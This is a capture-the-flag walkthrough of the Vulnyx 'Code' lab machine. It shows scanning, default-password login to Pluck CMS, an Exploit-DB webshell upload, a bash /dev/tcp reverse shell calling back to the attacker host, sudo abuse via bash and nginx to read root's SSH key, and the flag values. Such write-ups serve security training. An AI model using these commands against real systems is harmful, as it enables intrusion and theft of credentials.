Code

#Vulnyx

- Difficulty: **Easy**
- Link: https://vulnyx.com/

```
❯ arp-scan -I enp0s3 --localnet --ignoredups
Interface: enp0s3, type: EN10MB, MAC: 08:00:27:19:33:e1, IPv4: 192.168.0.230
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1     02:10:18:3d:f4:84       (Unknown: locally administered)
192.168.0.41    08:00:27:10:66:28       PCS Systemtechnik GmbH
192.168.0.137   5c:a6:e6:39:fa:2f       TP-Link Corporation Limited
192.168.0.105   e6:33:dd:a5:7a:6f       (Unknown: locally administered)
```

The first step is to perform host discovery with **arp-scan**.


```
❯ nmap -p- --open -n -Pn --min-rate 5000 -sS -vvv 192.168.0.41 -oG allPorts
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-25 19:18 -03
Initiating ARP Ping Scan at 19:18
Scanning 192.168.0.41 [1 port]
Completed ARP Ping Scan at 19:18, 0.05s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 19:18
Scanning 192.168.0.41 [65535 ports]
Discovered open port 22/tcp on 192.168.0.41
Discovered open port 80/tcp on 192.168.0.41
Completed SYN Stealth Scan at 19:18, 4.33s elapsed (65535 total ports)
Nmap scan report for 192.168.0.41
Host is up, received arp-response (0.00016s latency).
Scanned at 2024-04-25 19:18:16 -03 for 4s
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 64
80/tcp open  http    syn-ack ttl 64
MAC Address: 08:00:27:10:66:28 (Oracle VirtualBox virtual NIC)
```


```
❯ nmap -p22,80 -sC -sV 192.168.0.41 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-25 19:32 -03
Nmap scan report for 192.168.0.41
Host is up (0.00045s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
|_  256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
80/tcp open  http    Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.57 (Debian)
MAC Address: 08:00:27:10:66:28 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.22 seconds
```

Now, I continue with the initial port scan using **nmap**.



```
❯ gobuster dir -u http://192.168.0.41 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -x php,html,txt,cgi
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.0.41
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              cgi,php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 277]
/.html               (Status: 403) [Size: 277]
/index.html          (Status: 200) [Size: 10701]
/pluck               (Status: 301) [Size: 312] [--> http://192.168.0.41/pluck/]
/.html               (Status: 403) [Size: 277]
/.php                (Status: 403) [Size: 277]
/server-status       (Status: 403) [Size: 277]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

Using **gobuster**, I discovered an interesting directory, **/pluck**






Pluck is a small and simple content management system (CMS), written in PHP. With Pluck, you can easily manage your own website. Pluck focuses on simplicity and ease of use. This makes Pluck an excellent choice for every small website. Licensed under the General Public License (GPL), Pluck is completely open source. This allows you to do with the software whatever you want, as long as the software stays open source.



Access to the panel was achieved after entering **admin** as the password.



I check if there are any vulnerabilities along with their respective exploits for Pluck version 4.7.13


Pluck CMS 4.7.13 - File Upload Remote Code Execution (Authenticated)

https://www.exploit-db.com/exploits/49909

```
'''
User Input:
'''
target_ip = sys.argv[1]
target_port = sys.argv[2]
password = sys.argv[3]
pluckcmspath = sys.argv[4]


'''
Get cookie
'''
session = requests.Session()
link = 'http://' + target_ip + ':' + target_port + pluckcmspath
```

User Input describes the arguments that we need to pass to the script.

```
❯ python3 exploit.py 192.168.0.41 80 admin /pluck

Authentification was succesfull, uploading webshell

Uploaded Webshell to: http://192.168.0.41:80/pluck/files/shell.phar
```




```
p0wny@shell:…/html/pluck# bash -c 'bash -i >&/dev/tcp/192.168.0.230/443 0>&1'

p0wny@shell:…/html/pluck#
```

```
❯ nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.0.230] from (UNKNOWN) [192.168.0.41] 38600
bash: cannot set terminal process group (416): Inappropriate ioctl for device
bash: no job control in this shell
www-data@code:/var/www/html/pluck$
```

Given that I can execute system level commands remotely, I proceed with obtaining a reverse shell.

```
www-data@code:/home$ sudo -l
Matching Defaults entries for www-data on code:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User www-data may run the following commands on code:
    (dave) NOPASSWD: /usr/bin/bash
```

Listing the permissions of the current user, I observe that **www-data** can execute bash binary as **dave**.

```
www-data@code:/home$ sudo -u dave bash -p
dave@code:/home$ id
uid=1000(dave) gid=1000(dave) groups=1000(dave)
dave@code:/home$ whoami
dave
```

I escalate my privilege by becoming the user dave.


```
dave@code:/home$ cd dave/
dave@code:~$ ls
user.txt
dave@code:~$ cat user.txt
120cbafd308ec2ab24e19bbb95cb3a05
```


First flag.

```
dave@code:~$ sudo -l
Matching Defaults entries for dave on code:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    use_pty

User dave may run the following commands on code:
    (root) NOPASSWD: /usr/sbin/nginx
```

Dave can execute **nginx** as root.

> **Nginx is an open source web server that, from its initial success as a web server, is now also used as a reverse proxy, HTTP cache, and load balancer.**


dave@code:~$ sudo nginx -h
nginx version: nginx/1.22.1
Usage: nginx [-?hvVtTq] [-s signal] [-p prefix]
[-e filename] [-c filename] [-g directives]
Options:
-?,-h : this help
-v : show version and exit
-V : show version and configure options then exit
-t : test configuration and exit
-T : test configuration, dump it and exit
-q : suppress non-error messages during configuration testing
-s signal : send signal to a master process: stop, quit, reopen, reload
-p prefix : set prefix path (default: /usr/share/nginx/)
-e filename : set error log file (default: stderr)
-c filename : set configuration file (default: /etc/nginx/nginx.conf)
-g directives : set global directives out of configuration file




```
user       www www;  ## Default: nobody
worker_processes  5;  ## Default: 1
error_log  logs/error.log;
pid        logs/nginx.pid;
worker_rlimit_nofile 8192;

events {
  worker_connections  4096;  ## Default: 1024
}

http {
  include    conf/mime.types;
  include    /etc/nginx/proxy.conf;
  include    /etc/nginx/fastcgi.conf;
  index    index.html index.htm index.php;

  default_type application/octet-stream;
  log_format   main '$remote_addr - $remote_user [$time_local]  $status '
    '"$request" $body_bytes_sent "$http_referer" '
    '"$http_user_agent" "$http_x_forwarded_for"';
  access_log   logs/access.log  main;
  sendfile     on;
  tcp_nopush   on;
  server_names_hash_bucket_size 128; # this seems to be required for some vhosts

  server { # php/fastcgi
    listen       80;
    server_name  domain1.com www.domain1.com;
    access_log   logs/domain1.access.log  main;
    root         html;

    location ~ \.php$ {
      fastcgi_pass   127.0.0.1:1025;
    }
  }

  server { # simple reverse-proxy
    listen       80;
    server_name  domain2.com www.domain2.com;
    access_log   logs/domain2.access.log  main;

    # serve static files
    location ~ ^/(images|javascript|js|css|flash|media|static)/  {
      root    /var/www/virtual/big.server.com/htdocs;
      expires 30d;
    }
```

https://www.nginx.com/resources/wiki/start/topics/examples/full/

```
dave@code:~$ vi /tmp/nginx.conf
```

Now, I create a configuration file with the following structure:

```
user root;

events {
        worker_connections 768;
}

http {

        server {
                listen 443;
                location / {
                root /;
                }
        }
}
```

With this, what I aim to achieve is to start a server on port 443 as user root , with full access to the root directory.

```
dave@code:~$ sudo nginx -c /tmp/nginx.conf
```

I specify the configuration file to be used.

```
dave@code:~$ sudo nginx
```

Let's start the server.

```
dave@code:~$ ss -ltun
Netid               State               Recv-Q              Send-Q                           Local Address:Port
udp                 UNCONN              0                   0                                      0.0.0.0:68
tcp                 LISTEN              0                   128                                    0.0.0.0:22
tcp                 LISTEN              0                   511                              127.0.0.1:65000
tcp                 LISTEN              0                   511                                    0.0.0.0:443
tcp                 LISTEN              0                   128                                       [::]:22
tcp                 LISTEN              0                   511                                          *:80
```

Verifying the server's execution.

```
❯ curl http://192.168.0.41:443/root/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,FF710198BD382E23

Cznk3IjefeSBWuVoxabITqCi3f0u9yq0TT5z6uQpa0OImBb/I5Iiy7yvcicbz2AS
OhqTQueNPNzg7i5bpJUkKaWOP81uu3odnYRUTSjUlkNWAab1t4rP9mvhT0csWzY+
B+sWZWpUNDy5K8WNi6IDGWEUcPzkCuRCpIGHuKmyCoCJ3uXl7GM/G+nrA+va4TNN
9Cb7ePSttrozN3J0LqQNMzaZ7QSIGvmIejDqt11bTMB2w01dkLrk8UE+Pk2K/dG9
Sf4gIAvgNVDgw5NC9wYu705q83U4IrUbPtU8rK8GvzbflAZXW+zrFpICpBFfu5ZI
76QwlfiIrisf7epTy7HUel6UkpKdUvvXcx5vZjlxP9tvpz+co8++PJbS2d+GcQw/
8yEjFD1iFJ7sbwrVBpmrAnWzrySXah1xCJGM0QbiFsgUHYrZQzXQd3scMfzyd0Dv
jNlxKq6HKxg2wSv+N3Ppshb/ZhgxZf5G/8Frg4CQOQHYrwnnBZQR+QNcF6NdqYMk
jsAIGOUbTcFZX1uNQ6dWt3gUdXLfY336C9xhIh2KT9K5+dyBHgzEOabHBQyfS0DL
bZFfA32s8ZXPCiUNylJQVLr/wmvc65JzwZwmTAQmKa2FPQQsElUmnuiMgre5pjCY
J+w48IlCLUmTywLz0CHaBW4pqt+0WcHqTkJylr4Zw0ysvacgC+3dTKxYxo05oPQ6
a9FyOYglfeIF+U/3cRDKRcc+T3J3IbQdymnbfbiRcKusl/zkqXy9t5k2/ve2lGQb
bUIbxQZrs+iL9e4CvqxG7RvQwCnW5oKgzCVnIKYE6Dxer4ZP5d3nE7kOxaKC8i8E
BhsHNAXf6LgNNfzmZG+jDyiRHaCTwddGcGH5Vsw0Hv7u2Htdfp73IYVxX8rVpGW3
2K/6wKH/Cg2Tkfc8PyCWKhQo93df2SNPCFBK/CgQO06f/jkPCcAqp2kih2zzZ/11
30II08OgJTJo//ZbrbXypmI7UScdEBvJ6g3s+ScNRqf5nTVYFVKKGUe8wkn5dXdN
W7B4lZIZvLrsQkPDZG0fS8iW/1gH+oJwvGdZuctogzpHrfozlFKvSYpQu3eC4fFw
Y5SGGlRZkIai6bWcS/C7DqDjwS094Ycmg47qzEZDEl2yFoL6jwS4OZP4lQqH9czn
54cdGRCMj8KnHvbPuIfX8RyTGPfOXjp2cK/LXatZkXDxPA6uSKvzp39q/+jpPMRd
hKtiLupVCDNkhFTg8OVKbsbe1WNgz2rsyLqpHgYrSCAAyNiFQWEWbeRUKmHtH6Ls
EP42VXDjJbHpdtKCWyue1iNLT7MSyh1vrqcN1kF0zSmja9sT0xcR9C4YigNErF0B
HEJvJ/wepI+PfvsACJBx/RXUSK0O4KhTltqr2Zej081iLslVhZLcGmqG+/SAnB4V
ls0vHJTVY30BRTG6qvJuh7jHjk8YCId5wk/hjxI6EyoNvF1rXzMo83ybQt1Zy8+4
Hj95EFXetAn3gRXi6H6fmoriUWJcUF+B9kS+fSVhe9qaVGiCTApsJEf4zqV7S7Pf
jzdYJGJl4h4XHS0rc4yZHO3T433/o73dvnd9vRliCi0Up1bRfG+YhA==
-----END RSA PRIVATE KEY-----
```

At this point, using curl I make a request to the **id_rsa** file to obtain the root user's private ssh key.

```
❯ chmod 600 id_rsa
```

So, I copy it into a file named **id_rsa** and proceed to change its permissions.

```
❯ ssh root@192.168.0.41 -i id_rsa
The authenticity of host '192.168.0.41 (192.168.0.41)' can't be established.
ED25519 key fingerprint is SHA256:4K6G5c0oerBJXgd6BnT2Q3J+i/dOR4+6rQZf20TIk/U.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:7: [hashed name]
    ~/.ssh/known_hosts:22: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.41' (ED25519) to the list of known hosts.
Enter passphrase for key 'id_rsa':
```

When I try to connect as root, it asks me to enter another credential.

```
dave@code:/var/www/html/pluck/data/settings$ ls -la
total 40
drwxr-xr-x 4 www-data www-data 4096 Nov 21 12:00 .
drwxr-xr-x 8 www-data www-data 4096 Jan 29  2020 ..
-rwxrwxrwx 1 www-data www-data    0 Nov 21 09:57 install.dat
-rwxr-xr-x 1 www-data www-data   30 Nov 21 09:56 langpref.php
drwxrwxrwx 2 www-data www-data 4096 Nov 21 09:56 modules
-rwxrwxrwx 1 www-data www-data   57 Nov 21 09:56 options.php
drwxrwxrwx 2 www-data www-data 4096 Nov 21 09:57 pages
-rwxrwxrwx 1 www-data www-data  174 Nov 21 12:00 pass.php
-rwxrwxrwx 1 www-data www-data   32 Nov 21 09:56 themepref.php
-rwxrwxrwx 1 www-data www-data  149 Nov 21 09:53 token.php
-rwxrwxrwx 1 www-data www-data   79 Apr 26 00:45 update_lastcheck.php
dave@code:/var/www/html/pluck/data/settings$ cat pass.php
<?php
$ww = 'c7ad44cbad762a5da0a452f9e854fdc1e0e7a52a38015f23f3eab1d80b931dd472634dfac71cd34ebc35d16
ab7fb8a90c81f975113d6c7538dc69dd8de9077ec';
//$ww = '$3cUr3_p4$$w0rD';
?>
```

The passphrase is inside the **pass.php** file.

```
❯ ssh root@192.168.0.41 -i id_rsa
Enter passphrase for key 'id_rsa':
root@code:~# whoami
root
root@code:~# id
uid=0(root) gid=0(root) groups=0(root)
root@code:~#
```

Once we enter the passphrase , we will gain access as root.

```
root@code:~# ls -la
total 32
drwx------  5 root root 4096 Nov 21 11:18 .
drwxr-xr-x 18 root root 4096 Nov 15 09:56 ..
lrwxrwxrwx  1 root root    9 Nov 15 10:44 .bash_history -> /dev/null
-rw-r--r--  1 root root 3526 Nov 15 10:44 .bashrc
drwxr-xr-x  3 root root 4096 Nov 15 10:35 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
-r--------  1 root root   33 Nov 21 10:23 .read_the_roooooooooooooot.txt
drwx------  2 root root 4096 Nov 21 10:34 .serve
drwx------  2 root root 4096 Nov 21 11:56 .ssh
```

```
root@code:~# cat .read_the_roooooooooooooot.txt
9d941d3649b0fbce0ba82c6d4dcfbb0f
```

Finally, I managed to read the last flag.